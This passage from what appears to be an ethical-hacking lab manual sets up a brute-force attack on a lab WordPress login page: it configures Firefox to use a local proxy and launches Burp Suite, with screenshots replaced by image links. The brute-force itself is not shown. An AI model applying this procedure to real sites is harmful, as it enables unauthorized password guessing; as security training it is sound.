


Figure 2.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

7. Click the **Firefox** icon () from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
8. The **Mozilla Firefox** window appears; type **http://10.10.10.16:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2016 virtual machine.




Figure 2.1.2: Target WordPress website

9. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

T A S K 1 . 2**Setting-up Burp Suite**

10. In the **Mozilla Firefox** browser, click the **Open menu** icon (≡) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.1.3: Navigate to the Preferences

11. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
12. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




Figure 2.1.4: Search proxy settings

13. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Use this proxy server for all protocols** checkbox and click **OK**. Close the **Preferences** tab.




Figure 2.1.5: Configure browser proxy

14. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.




Figure 2.1.6: Launch Burp Suite

15. A security pop-up appears, type **toor** as a password and click **OK**.
16. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
17. In the next **Burp Suite Community Edition** notification, click **OK**.

Note: Burp Suite version might differ in your lab environment.

